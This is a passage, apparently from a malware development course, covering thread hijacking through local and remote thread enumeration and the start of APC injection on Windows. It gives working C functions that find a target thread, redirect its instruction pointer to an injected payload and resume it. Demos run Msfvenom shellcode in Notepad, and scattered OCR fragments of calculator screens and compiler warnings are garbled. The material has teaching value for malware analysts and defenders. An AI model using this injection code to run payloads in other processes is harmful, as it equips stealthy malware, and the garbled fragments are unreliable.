
Conclusion

A quick recap of what was demonstrated in this module:

1. A new process was created in a suspended state using `CreateProcessA`, which created all of its threads in a suspended state as well.
2. The payload was injected into the newly created process using `VirtualAllocEx` and `WriteProcessMemory` but was not executed.
3. Used the thread handle returned from `CreateProcessA` to execute the payload via thread hijacking.

Demo

This demo uses `Notepad.exe` as the sacrificial process, hijacks its thread and executes the Msfvenom calc shellcode.



37. Thread Hijacking - Local Thread Enumeration

Thread Hijacking - Local Thread Enumeration

Introduction

So far, when local thread hijacking was performed, the target thread was created using `CreateThread` and its context was modified. This module will demonstrate an alternative method where the system's running threads are enumerated using `CreateToolhelp32Snapshot` and then hijacked.

Thread Enumeration

Recall the use of `CreateToolhelp32Snapshot` from previous modules, where the WinAPI was used to retrieve a snapshot of the system's processes. In this module, the same WinAPI is being used but with a different value being used for the dwFlags Parameter. To enumerate the running threads on the system, the `TH32CS_SNAPTHREAD` flag must be specified. Using this flag, `CreateToolhelp32Snapshot` returns a THREADENTRY32 structure that's shown below.

```
typedef struct tagTHREADENTRY32 {
  DWORD dwSize;                      // sizeof(THREADENTRY32)
  DWORD cntUsage;
  DWORD th32ThreadID;                // Thread ID
  DWORD th32OwnerProcessID;          // The PID of the process that created the thread.
  LONG  tpBasePri;
  LONG  tpDeltaPri;
  DWORD dwFlags;
} THREADENTRY32;
```

Each running thread has its own `THREADENTRY32` structure in the captured snapshot.

Identifying The Thread's Owner

According to Microsoft's documentation:

To identify the threads that belong to a specific process, compare its process identifier to the `th32OwnerProcessID` *member of the* `THREADENTRY32` *structure when enumerating the threads.*

In other words, to determine the process to which the thread belongs, compare the target PID to `THREADENTRY32.th32OwnerProcessID`, which is the PID of the process that created the thread. If the PIDs match, then the thread presently being enumerated belongs to the target process.


Required WinAPIs

The following WinAPIs will be used to perform thread enumeration.

- CreateToolhelp32Snapshot - Used with the `TH32CS_SNAPTHREAD` flag to receive a snapshot of all the threads running on the system.
- Thread32First - Used to get the information about the first thread captured in the snapshot.
- Thread32Next, Used to get the information about the next thread in the captured snapshot.
- OpenThread - Used to open a handle to the target thread using its thread ID.
- GetCurrentProcessId - Used to retrieve the local process's PID. Since the local process is the target process, its PID is required to determine whether the threads belong to this process.

Worker Threads

Before diving into the thread enumeration code, it's important to understand the concept of *worker threads*. Although `CreateThread` is not used in the code, the Windows operating system will create worker threads in the process. These worker threads are valid targets for thread hijacking. An example of these worker threads can be seen below.



The threads that are shown in the image above, such as `ntdll.dll!EtwNotificationRegister+0x2d0`, are created by the operating system to run the `EtwNotificationRegister` function, which is related to the *ETW - Event Tracing for Windows*. ETW will be explained in future modules but for now, it is sufficient to understand that this function is used to notify the operating system when a certain event occurs in the process.

Thread Enumeration Function

`GetLocalThreadHandle` utilizes the previously mentioned steps to perform thread enumeration. It takes 3 arguments:

- `dwMainThreadId` - The thread ID of the main thread of the local process. This is required to avoid targeting the local process's main thread.
- `dwThreadId` - A pointer to a DWORD that receives a hijackable thread's ID.
- `hThread` - A pointer to a HANDLE that receives a handle to the hijackable thread.

```
BOOL GetLocalThreadHandle(IN DWORD dwMainThreadId, OUT DWORD* dwThreadId, OUT HANDLE* hThread) {

  // Getting the local process ID
  DWORD           dwProcessId  = GetCurrentProcessId();
  HANDLE          hSnapShot    = NULL;
  THREADENTRY32   Thr          = {
    .dwSize = sizeof(THREADENTRY32)
  };

  // Takes a snapshot of the currently running processes's threads
  hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
  if (hSnapShot == INVALID_HANDLE_VALUE) {
    printf("\n\t[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  // Retrieves information about the first thread encountered in the snapshot.
  if (!Thread32First(hSnapShot, &Thr)) {
    printf("\n\t[!] Thread32First Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  do {
    // If the thread's PID is equal to the PID of the target process then
    // this thread is running under the target process
    // The 'Thr.th32ThreadID != dwMainThreadId' is to avoid targeting the main thread of our local
process
```

```
    if (Thr.th32OwnerProcessID == dwProcessId && Thr.th32ThreadID != dwMainThreadId) {

      // Opening a handle to the thread
      *dwThreadId  = Thr.th32ThreadID;
      *hThread     = OpenThread(THREAD_ALL_ACCESS, FALSE, Thr.th32ThreadID);

      if (*hThread == NULL)
        printf("\n\t[!] OpenThread Failed With Error : %d \n", GetLastError());

      break;
    }

  // While there are threads remaining in the snapshot
  } while (Thread32Next(hSnapShot, &Thr));


_EndOfFunction:
  if (hSnapShot != NULL)
    CloseHandle(hSnapShot);
  if (*dwThreadId == NULL || *hThread == NULL)
    return FALSE;
  return TRUE;
}
```

Local Thread Hijacking Function


Once a valid handle to the target thread has been obtained, it can be passed to the `HijackThread` function. The SuspendThread WinAPI will be used to suspend the thread and then `GetThreadContext` and `SetThreadContext` will be used to update the `RIP` register to point to the payload's base address. Additionally, the payload must be written to the local process memory before hijacking the thread.

```
BOOL HijackThread(HANDLE hThread, PVOID pAddress) {

  CONTEXT ThreadCtx = {
    .ContextFlags = CONTEXT_ALL
  };

  SuspendThread(hThread);

  if (!GetThreadContext(hThread, &ThreadCtx)) {
    printf("\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
```


```
  ThreadCtx.Rip = pAddress;

  if (!SetThreadContext(hThread, &ThreadCtx)) {
    printf("\t[!] SetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  printf("\t[#] Press <Enter> To Run ... ");
  getchar();

  ResumeThread(hThread);

  WaitForSingleObject(hThread, INFINITE);

  return TRUE;
}
```

Demo

Note that the payload execution may take some time as the hijacked thread is not the main thread and does not run continuously.



Additionally, depending on the payload, the local process may crash after execution. For example, if the payload is for a command and control server, the process will continue running, however, if Msfvenom's calc shellcode was used, the process will crash because Msfvenom's calc shellcode terminates the calling thread.


Microsoft Visual Studio Debug Console
[i] Searching For A Thread Under The Local Process ...
[i] Found Target Thread Of Id: 21540
[+] DONE
[i] Writing Shellcode To The Local Process ...
[i] Allocated Memory At : 0x000001B281F00000
[#] Press <Enter> To Write Payload ...
[+] DONE
[i] Hijacking The Target Thread To Run Our Shellcode ...
[#] Press <Enter> To Run ...
C:\Users\User\Desktop\Intermediate\LocalThreadEnum\x64\Debug\LocalT
41819.
Press any key to close this window . . .
Calculator
Standard
0
MC MR M+ M− MS
%
CE
C
1/x
x²
∛x
÷
rom 'void *'
and actual parameter 2
oid *'
n from 'void *'
'PVOID'
on from 'void *'
on from 'void *'
on from 'void *'

38. Thread Hijacking - Remote Thread Enumeration

Thread Hijacking - Remote Thread Enumeration

Introduction

This module covers the usage of `CreateToolhelp32Snapshot` to enumerate threads of a remote process. Minor changes are made to the `GetLocalThreadHandle` function, shown in the previous module, to make it work against remote threads.

The logic remains the same
where `CreateToolhelp32Snapshot`, `Thread32First` and `Thread32Next` are used to enumerate the target process's threads. The difference when targeting remote processes is that the main thread is a valid target for hijacking.

Remote Thread Enumeration Function

`GetRemoteThreadhandle` will enumerate threads of a remote process. It takes 3 arguments:

- `dwProcessId` - This is the PID of the target process.
- `dwThreadId` - A pointer to a DWORD that will receive the target process's thread ID.
- `hThread` - A pointer to a HANDLE that will receive the handle to the remote thread.

One additional difference in the implementation of the `GetRemoteThreadhandle` function is that the target PID needs to be supplied. When targeting the local process that was not necessary because the `GetCurrentProcessId` WinAPI retrieved the local process's PID.

```
BOOL GetRemoteThreadhandle(IN DWORD dwProcessId, OUT DWORD* dwThreadId, OUT HANDLE* hThread) {

  HANDLE         hSnapShot  = NULL;
  THREADENTRY32  Thr        = {
    .dwSize = sizeof(THREADENTRY32)
  };

  // Takes a snapshot of the currently running processes's threads
  hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
  if (hSnapShot == INVALID_HANDLE_VALUE) {
    printf("\n\t[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
```

```
    goto _EndOfFunction;
  }

  // Retrieves information about the first thread encountered in the snapshot.
  if (!Thread32First(hSnapShot, &Thr)) {
    printf("\n\t[!] Thread32First Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  do {
    // If the thread's PID is equal to the PID of the target process then
    // this thread is running under the target process
    if (Thr.th32OwnerProcessID == dwProcessId){

      *dwThreadId  = Thr.th32ThreadID;
      *hThread     = OpenThread(THREAD_ALL_ACCESS, FALSE, Thr.th32ThreadID);

      if (*hThread == NULL)
        printf("\n\t[!] OpenThread Failed With Error : %d \n", GetLastError());

      break;
    }

  // While there are threads remaining in the snapshot
  } while (Thread32Next(hSnapShot, &Thr));


_EndOfFunction:
  if (hSnapShot != NULL)
    CloseHandle(hSnapShot);
  if (*dwThreadId == NULL || *hThread == NULL)
    return FALSE;
  return TRUE;
}
```

Remote Thread Hijacking Function


This part is similar to the hijack function seen in previous modules. Retrieve the remote process handle, inject the payload to the remote process and finally hijack the thread.

```
BOOL HijackThread(IN HANDLE hThread, IN PVOID pAddress) {

  CONTEXT ThreadCtx = {
    .ContextFlags = CONTEXT_ALL
  };

  // Suspend the thread
  SuspendThread(hThread);
```


```
  if (!GetThreadContext(hThread, &ThreadCtx)) {
    printf("\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  ThreadCtx.Rip = pAddress;

  if (!SetThreadContext(hThread, &ThreadCtx)) {
    printf("\t[!] SetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  printf("\t[#] Press <Enter> To Run ... ");
  getchar();

  ResumeThread(hThread);

  WaitForSingleObject(hThread, INFINITE);

  return TRUE;
}
```

Demo


Getting the target process's PID. In this case, the target process is `Notepad.exe`.



Inject the payload and hijack thread ID `7136`. The thread stack shows that the address of the payload is the next job to be executed.



Finally, the payload is executed.



39. APC Injection

APC Injection

Introduction

This module introduces another way to run a payload without having to create a new thread. This technique is known as APC injection.

What is APC?

Asynchronous Procedure Calls are a Windows operating system mechanism that enables programs to execute tasks asynchronously while continuing to run other tasks. APCs are implemented as kernel-mode routines that are executed in the context of a specific thread. Malware can leverage APCs to queue a payload and then have it execute when scheduled.

Alertable State

Not all threads can run a queued APC function, only threads in an *alertable state* can do so. An alertable state thread is a thread that is in a wait state. When a thread enters an alertable state it is placed in a queue of alertable threads, allowing it to run queued APC functions.

What is APC Injection?

To queue an APC function to a thread, the address of the APC function must be passed to the QueueUserAPC WinAPI. According to Microsoft's documentation:

An application queues an APC to a thread by calling the QueueUserAPC function. The calling thread specifies the address of an APC function in the call to QueueUserAPC.

The injected payload's address will be passed to `QueueUserAPC` in order to have it executed. Before doing so, a thread in the local process must be placed in an alertable state.

QueueUserAPC

`QueueUserAPC` is shown below and it accepts 3 arguments:

- `pfnAPC` - The address of the APC function to be called.
- `hThread` - A handle to an alertable thread or suspended thread.
- `dwData` - If the APC function requires parameters, they can be passed here. This value will be `NULL` in this module's code.

```
DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

Placing a Thread In An Alertable State

The thread that will be executing the queued function needs to be in an alertable state. This can be done by creating a thread and using one of the following WinAPIs:

- Sleep
- SleepEx
- MsgWaitForMultipleObjects
- MsgWaitForMultipleObjectsEx
- WaitForSingleObject
- WaitForSingleObjectEx
- WaitForMultipleObjects
- WaitForMultipleObjectsEx
- SignalObjectAndWait

These functions are used for synchronizing threads and improving performance and responsiveness in applications, however in this case, passing a handle to a dummy event is sufficient. Passing the correct parameters to these functions is not necessary since simply using one of the functions is enough to place the thread in an alertable state.

To create a dummy event, the CreateEvent WinAPI will be used. The newly created event object is a synchronization object that allows threads to communicate with each other

by signaling and waiting for events. Since the output of `CreateEvent` is irrelevant, any valid event can be passed to the previously shown WinAPIs.

Using The Functions

Any of the following functions can be used as a sacrificial alertable thread to run the queued APC payload. See below for examples of how to use the functions to place the current thread in an alertable state.

Using `Sleep`

```
VOID AlertableFunction1() {

  Sleep(-1);
}
```

Using `SleepEx`

```
VOID AlertableFunction2() {

  SleepEx(INFINITE, TRUE);
}
```

Using `WaitForSingleObject`

```
VOID AlertableFunction3() {

  HANDLE hEvent = CreateEvent(NULL, NULL, NULL, NULL);
  if (hEvent){
    WaitForSingleObject(hEvent, INFINITE);
    CloseHandle(hEvent);
  }
}
```

Using `MsgWaitForMultipleObjects`

```
VOID AlertableFunction4() {

  HANDLE hEvent = CreateEvent(NULL, NULL, NULL, NULL);
  if (hEvent) {
```

```
    MsgWaitForMultipleObjects(1, &hEvent, TRUE, INFINITE, QS_INPUT);
    CloseHandle(hEvent);
  }
}
```

Using `SignalObjectAndWait`

```
VOID AlertableFunction5() {

  HANDLE hEvent1 = CreateEvent(NULL, NULL, NULL, NULL);
  HANDLE hEvent2 = CreateEvent(NULL, NULL, NULL, NULL);

  if (hEvent1 && hEvent2) {
    SignalObjectAndWait(hEvent1, hEvent2, INFINITE, TRUE);
    CloseHandle(hEvent1);
    CloseHandle(hEvent2);
  }
}
```

Suspended Threads

`QueueUserAPC` can also succeed if the target thread is created in a suspended state. If this method is used to execute the payload, `QueueUserAPC` should be called first and then the suspended thread should be resumed next. Again, the thread must be created in a suspended state, suspending an existing thread will not work.

The code shared in this module demonstrates APC injection via an alertable and suspended thread.

APC Injection Implementation Logic

To summarize, the implementation logic will be as follows:

1. First, create a thread that runs one of the previously mentioned functions to place it in an alertable state.
2. Inject the payload into memory.
3. The thread handle and payload base address will be passed as input parameters to `QueueUserAPC`.


APC Injection Function

